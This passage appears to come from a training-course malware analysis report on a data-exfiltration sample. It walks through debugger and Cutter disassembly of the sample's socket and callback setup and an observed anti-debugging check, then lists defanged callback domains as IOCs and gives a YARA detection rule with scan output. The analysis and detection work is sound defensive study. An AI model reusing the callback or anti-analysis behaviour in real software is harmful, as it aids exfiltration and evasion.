0040B3BA	A3 08054200	mov dword ptr ds:[420508], eax		EAX 00000000 EBX 00000000 ECX 00000000 EDX 00000000 EBP 0062FA ESP 0062FA ESI 771069 EDI 77106A EIP 771B1E EFLAGS 00000204 ZF 0 PF 1 AF 0 OF 0 SE 0 DF 0 CF 0 TF 0 IF 1 LastError 00000000 (ERROR_SUCCESS) LastStatus C0150008 (STATUS_WAIT_ABANDONED)
0040B3BF	85C0	test eax, eax		
0040B3C1	v 75 0A	jne malware.unknown.exe.40B3CD	41CBEA:"WSASta	
0040B3C3	B9 50CD4100	mov ecx, malware.unknown.exe.41CD50		
0040B3C8	E8 E7ABFFFF	call malware.unknown.exe.405FB4		
0040B3CD	8B0D 08054200	mov ecx, dword ptr ds:[420508]		
0040B3D3	BA EACB4100	mov edx, malware.unknown.exe.41CBEA		
0040B3D8	E8 84ADFFFF	call malware.unknown.exe.406161		
0040B3DD	B9 28CD4100	mov ecx, malware.unknown.exe.41CD28		
0040B3E2	A3 24B14200	mov dword ptr ds:[42B124], eax		
0040B3E7	E8 AFABFFFF	call malware.unknown.exe.405F9B		
0040B3EC	A3 04054200	mov dword ptr ds:[420504], eax		
0040B3F1	85C0	test eax, eax		
0040B3F3	v 75 0A	jne malware.unknown.exe.40B3FF		
0040B3F5	B9 14CD4100	mov ecx, malware.unknown.exe.41CD14		
0040B3FA	E8 B5ABFFFF	call malware.unknown.exe.405FB4		



The screenshot shows the x32dbg debugger interface. The CPU pane displays assembly code. The EIP register is at address 0040B3CD. The assembly instructions shown are:

```
jne malware.unknown.40B3CD
mov ecx, malware.unknown.41CD50
call malware.unknown.405FB4
mov ecx,dword ptr ds:[420508]
```

The memory dump pane shows the memory starting at address 0040B3C1. The bytes at 0040B3CD are highlighted in green, matching the assembly instruction.

As you can see, the malware reached exactly where we thought it will, moving as if the jump has been made, and now we can examine more carefully what happens in the malware later execution process.

Moving on with this, in the advanced static analysis phase we were able to identify a string named "socket", what potentially gave us a clue regarding the malware remote communication.

While obfuscated in "Cutter", in the debugger things look different, and we were able to find the place in which this string first appears.

0x0040b43f mov edx, data.0041cc1b ; 0x41cc1b

BA 1BCC4100 | mov edx, malware.unknown.exe.41CC1B | edx:GetLastError, 41CC1B:"socket"



What we were also able to identify is the next following behavior of the malware, first closing the socket, and then reloads it to the "eax" in order to call the malware function again:

BA	22CC4100
A3	3CB14200
E8	FEACFFFF

```
mov edx, malware.unknown.41CC22
mov dword ptr ds:[42B13C], eax
call malware.unknown.406161
```

edx:"closesocket",
eax:socket

If we look at the same time in the code in "Cutter", no indication that this is what actually happens, what may seem like a good way to disguise the malware processes.

0x0040b454	mov edx, str.closesocket ; 0x41cc22
0x0040b459	mov dword [0x42b13c], eax
0x0040b45e	call fcn.00406161 ; fcn.00406161

Moving on with the code instructions, we tried to find the exact point in which the malware communicate with the remote server.

As seen from the Image below, after moving some variables into the eax, the call is ready to send the HTTP GET requests, as seen in Wireshark.


The screenshot shows the Cutter debugger interface. The assembly window displays the following code sequence:

```
mov edx, str.closesocket ; 0x41cc22
mov dword [0x42b13c], eax
call fcn.00406161 ; fcn.00406161
```

The memory dump window shows the raw bytes of the assembly code. The bottom status bar indicates "Packets: 1436 - Displayed: 358 (24.9%)".



When examining the same point it in "Cutter", we can see a call is made for the "main" function, that takes three arguments. still we are not sure what those arguments are since they only refer to a place in memory.





Examining again the code in the debugger, reveled that these variables are actually what generates the Domain callback:

```
Malware.unknown.exe - PID: 1476 - Module: malware.unknown.exe - Thread: Main Thread 1296 - x32dbg [Elevated]
File View Debug Plugins Favourites Options Help Jan 6 2024 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
894c24 04 mov dword ptr ss:[esp+4],ecx
890424 mov dword ptr ss:[esp],eax
E8 37960100 call <JMP.&memcpy>
397D 94 cmp dword ptr ss:[ebp-6C],edi
75 CA jne malware.unknown.401310
8B45 8C mov eax,dword ptr ss:[ebp-74]
0345 90 add eax,dword ptr ss:[ebp-70]
C700 00000000 mov dword ptr ds:[eax],0
8B45 90 mov eax,dword ptr ss:[ebp-70]
A3 18004200 mov dword ptr ds:[420018],eax
E8 E1800100 call malware.unknown.419440
A1 14004200 mov eax,dword ptr ds:[420014]
8B15 E4c14200 mov edx,dword ptr ds:[<__initenv>]
8902 mov dword ptr ds:[edx],eax
894424 08 mov dword ptr ss:[esp+8],eax
A1 18004200 mov eax,dword ptr ds:[420018]
894424 04 mov dword ptr ss:[esp+4],eax
A1 1C004200 mov eax,dword ptr ds:[42001C]
890424 mov dword ptr ss:[esp],eax
E8 1A970100 call malware.unknown.41AAA0
8B0D 0c004200 mov ecx,dword ptr ds:[42000C]
```

[esp]:TpCallbackIndependent+3E0, eax:TpCallbackIndependent+140
[esp]:TpCallbackIndependent+3E0, eax:TpCallbackIndependent+140

Opening process hacker while running the malware confirms that assumption. As seen in here, there are three open threads, while two of them are the ones that has been seen in the debugger, used by the ntdll.dll library.

TID	CPU	Cycles delta	Start address	Priority (sy...)
2540	0.10	2,585,934	Malware.unknown.exe+0x14a0	Normal
3584			ntdll.dll!TpCallbackIndependent...	Normal
2876			ntdll.dll!TpCallbackIndependent...	Normal



Lastly, I came across very interesting behavior of the malware, that may suggest it uses some kind of anti-analysis technique.

I became aware that while manually setting the zero flag to 1 in order to examine what happens in case the jump is not taken, it is suddenly changed my ZF values automatically to "0".

As you can see we first setting the ZF to 1, because it might tell us what the malware is doing when the jump is not taken.

EIP	Address	OpCode	Assembly	Registers
	0040B3BF	85C0	test eax,eax	
	0040B3C1	75 0A	jne malware.unknown.40B3CD	EBP
	0040B3C3	B9 50CD4100	mov ecx,malware.unknown.41CD50	ESP
	0040B3C8	E8 E7ABFFFF	call malware.unknown.405FB4	ESI
	0040B3CD	8B0D 08054200	mov ecx,dword ptr ds:[420508]	EDI
	0040B3D3	BA EACB4100	mov edx,malware.unknown.41CBEA	EIP
	0040B3D8	E8 84ADFFFF	call malware.unknown.406161	
	0040B3DD	B9 28CD4100	mov ecx,malware.unknown.41CD28	
	0040B3E2	A3 24B14200	mov dword ptr ds:[42B124],eax	
	0040B3E7	E8 AFABFFFF	call malware.unknown.405F9B	FLAGS
				ZF 1

Suddenly, moving on to the next "jne" instruction changed the ZF back to "0".

EIP	Address	OpCode	Assembly	Registers
	0040B3C1	75 0A	jne malware.unknown.40B3CD	EBP
	0040B3C3	B9 50CD4100	mov ecx,malware.unknown.41CD50	ESP
	0040B3C8	E8 E7ABFFFF	call malware.unknown.405FB4	ESI
	0040B3CD	8B0D 08054200	mov ecx,dword ptr ds:[420508]	EDI
	0040B3D3	BA EACB4100	mov edx,malware.unknown.41CBEA	EIP
	0040B3D8	E8 84ADFFFF	call malware.unknown.406161	
	0040B3DD	B9 28CD4100	mov ecx,malware.unknown.41CD28	
	0040B3E2	A3 24B14200	mov dword ptr ds:[42B124],eax	
	0040B3E7	E8 AFABFFFF	call malware.unknown.405F9B	FLAGS
				ZF 0

I also came back to "test" instruction to double-check and as you can see, the ZF value has returned to "0" without any intervention by me.

EIP	Address	OpCode	Assembly	Registers
	0040B3BF	85C0	test eax,eax	
	0040B3C1	75 0A	jne malware.unknown.40B3CD	EBP
	0040B3C3	B9 50CD4100	mov ecx,malware.unknown.41CD50	ESP
	0040B3C8	E8 E7ABFFFF	call malware.unknown.405FB4	ESI
	0040B3CD	8B0D 08054200	mov ecx,dword ptr ds:[420508]	EDI
	0040B3D3	BA EACB4100	mov edx,malware.unknown.41CBEA	EIP
	0040B3D8	E8 84ADFFFF	call malware.unknown.406161	
	0040B3DD	B9 28CD4100	mov ecx,malware.unknown.41CD28	
	0040B3E2	A3 24B14200	mov dword ptr ds:[42B124],eax	
	0040B3E7	E8 AFABFFFF	call malware.unknown.405F9B	FLAGS
				ZF 0



Since I became aware of it, I decided to manually set both values to 1: in the "test" instruction and in the "jne" instruction. When doing so, the jump has not been taken and I got the following error instead:

The screenshot shows the assembly view of the malware. The current instruction is at address 0040B3C8, which is a call to malware.unknown.405FB4. The stack dump shows the value 0040B3C8 at [esp]. The registers show EIP = 0040B3C8, ECX = 08054200, and EDX = 0040B3D3. The CPU pane shows the instruction: call malware.unknown.405FB4. The Registers pane shows EIP = 0040B3C8, EFLAGS = 00000000, ZF = 1, PF = 1, AF = 0, OF = 0, SF = 0, DF = 0, CF = 0, TF = 0, IF = 1. The Stack pane shows the stack dump starting at [esp]: 1: [esp] 00850DF4 00850DF4, 2: [esp+4] 004193A0 malware.unknown.405FB4, 3: [esp+8] 0062FE68 0062FE68, 4: [esp+c] 004190B7 malware.unknown.405FB4, 5: [esp+10] 0062FE5C 0062FE5C. A modal dialog box is displayed with the message "could not load: Ws2_32.dll".

In case it passes that first check (zero flagged set to 0 either on "test" instruction or in "jne" instruction) the jump will be taken and eventually we'll move to our second "test" instruction in which we again, need to set both values manually to 1. When doing so, we got a different error, this time regarding kernel32.dll:

The screenshot shows the assembly view of the malware. The current instruction is at address 0040B3FA, which is a call to malware.unknown.405FB4. The stack dump shows the value 0040B3FA at [esp]. The registers show EIP = 0040B3FA, EBP = 0062FE38, ESP = 0062FE30, ESI = 00000030, EDI = 006F0DF4. The CPU pane shows the instruction: call malware.unknown.405FB4. The Registers pane shows EIP = 0040B3FA, EFLAGS = 00000246, ZF = 1, PF = 1, AF = 0, OF = 0, SF = 0, DF = 0, CF = 0, TF = 0, IF = 1. The Stack pane shows the stack dump starting at [esp]: 1: [esp] 006F0DF4 006F0DF4, 2: [esp+4] 004193A0 malware.unknown.405FB4, 3: [esp+8] 0062FE68 0062FE68, 4: [esp+c] 004190B7 malware.unknown.405FB4, 5: [esp+10] 0062FE5C 0062FE5C. A modal dialog box is displayed with the message "could not load: kernel32.dll".



Nevertheless, it doesn't matter which approach do we take, this error messages will eventually terminate our debug process as shown in here:

The screenshot shows the x32dbg debugger interface. The title bar reads "x32dbg [Elevated]". The menu bar includes File, View, Debug, Tracing, Plugins, Favourites, Options, Help, and the date "Jan 6 2024 (TitanEngine)". The toolbar contains various icons for file operations, breakpoints, memory, and assembly. The main window has tabs for CPU, Log, Notes, Breakpoints, Memory Map, Call Stack, SEH, Script, and Symbols. Below these tabs is a large, empty dark area representing the assembly or memory dump view. At the bottom, there is a status bar with tabs for Dump 1 through Dump 5, Watch 1, Locals, and Struct. The Locals tab is currently selected. A command input field at the bottom left shows the command "mov eax, ebx". The status bar at the bottom right displays the message "Terminated Debugging stopped!".

When looking into this in "Cutter", we can see that the errors we faced are actually refers to the place in the function that takes care of the procedures when the jump is not taken. As we saw in the advanced static analysis phase, the strings "str.could_not_load" and also the API call "GetLastError", are probably the ones that generated the popped-up error messages.

```
0x00405fb4    push    ebp
0x00405fb5    mov     ebp, esp
0x00405fb7    push    edi
0x00405fb8    push    esi
0x00405fb9    push    ebx
0x00405fba    sub     esp, 0x41c
0x00405fc0    mov     dword [var_410h], ecx
0x00405fc6    mov     ebx, dword data.0041b08c ; 0x41b08c
0x00405fcc    mov     dword [esp], 2
0x00405fd3    call    ebx
0x00405fd5    mov     edx, str.could_not_load; 0x41c470
0x00405fda    call    fcn.00403189 ; fcn.00403189
0x00405fdf    mov     eax, dword [var_410h]
0x00405fe5    call    fcn.00403175 ; fcn.00403175
0x00405fea    mov     dword [esp], 2
0x00405ff1    mov     dword [var_414h], eax
0x00405ff7    call    ebx
0x00405ff9    mov     edx, dword [var_414h]
0x00405fff    call    fcn.00403189 ; fcn.00403189
0x00406004    call    dword [GetLastError] ; 0x42c194 ; DWORD GetLastError(void)
```

So to summarize this part of analysis, through looking into the debugger we found out the main points in the malware execution process that eventually leads to the data exfiltration process.

In case the program fails to launch during debugging, an alert pop-up messages will appear, and the debugging process will terminate itself, probably in order to evade follow up detection.

In our next phase of analysis, we'll summarize the main findings of the analysis in the IOCs section.

Indicators of Compromise

Network Indicators

hxxp://hey.youup.local

hxxp://auth.ns.local

hxxp://cosmosfurootsemporium.local

Host-based Indicators

Malware.unknown.exe

cosmo.jpeg

LogonSessionId_0_163572



PRACTICAL MALWARE
ANALYSIS & TRIAGE

Rules & Signatures

A full set of YARA rules is included in Appendix A.

{Information on specific signatures, i.e. strings, URLs, etc}

Appendices

A. Yara Rules

```
rule Yara_Data_Exfiltration_Mal {

    meta:
        last_updated = "2024-05-27"
        author = "TMCA"
        description = "A sample Yara rule for Data Exfiltration Malware"

    strings:
        $string1 = "cosmo.jpeg" ascii
        $string2 = "hwtwtpw:w/w/whwewyw.wywowuwupw.wlwowcwawlw" ascii
        $string3 = "axuxtxhx.xnxsx.xlxoxcxaxlx" ascii
        $string4 = "BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.B1BoBcBaB1B"
    ascii
        $string5 = "nim"
        $PE_magic_byte = "MZ"

    condition:
        $PE_magic_byte at 0 and
            $string1 and $string2 or $string3 or $string4 or $string5
}
```

B. Callback URLs

Domain	Port
hxxp://hey.youup.local	80
hxxp://auth.ns.local	80
hxxp://cosmosfurootsemporium.local	80



C. Yara Detections

```
C:\Users\Malianalis\Desktop
λ yara64 YR.yara Malware.unknown.exe
Yara_Data_Exfiltration_Mal Mal Malware.unknown.exe
```

Fig 1: Yara scan found out the rule has been triggered due to "Malware.unknown.exe".

```
C:\Users\Malianalis\Desktop
λ yara64 YR.yara Malware.unknown.exe -s -w -p 32
Yara_Data_Exfiltration_Mal Malware.unknown.exe
0x1ccf0:$string1: cosmo.jpeg
0x1cec8:$string2: hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw
0x1cf08:$string3: axuxtxhx.xnxss.xlxoxcxaxlx
0x1cf49:$string4: BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaB1B
0x1a2f6:$string5: nim
0x1a32c:$string5: nim
0x1a4da:$string5: nim
0x1abb6:$string5: nim
0x1ac35:$string5: nim
0x1acd0:$string5: nim
0x1b04e:$string5: nim
0x1b11e:$string5: nim
0x1b272:$string5: nim
0x1b36d:$string5: nim
0x1b44c:$string5: nim
0x1b4ac:$string5: nim
0x1b50c:$string5: nim
0x1b56c:$string5: nim
0x1b5cc:$string5: nim
0x1b60c:$string5: nim
0x1b6ac:$string5: nim
0x1b76c:$string5: nim
0x1b80c:$string5: nim
0x1b953:$string5: nim
0x1bc4f:$string5: nim
0x1bcd4:$string5: nim
0x1bd91:$string5: nim
0x1be97:$string5: nim
0x1c110:$string5: nim
0x1c1f3:$string5: nim
0x1c2dc:$string5: nim
0x1c80f:$string5: nim
0x1c8b2:$string5: nim
0x1ca52:$string5: nim
0x1cbd2:$string5: nim
0x1cd53:$string5: nim
0x1cd33:$string5: nim
0x0:$PE_magic_byte: MZ
```

Fig 2: Yara scan detects the places in memory that were triggered due to their strings.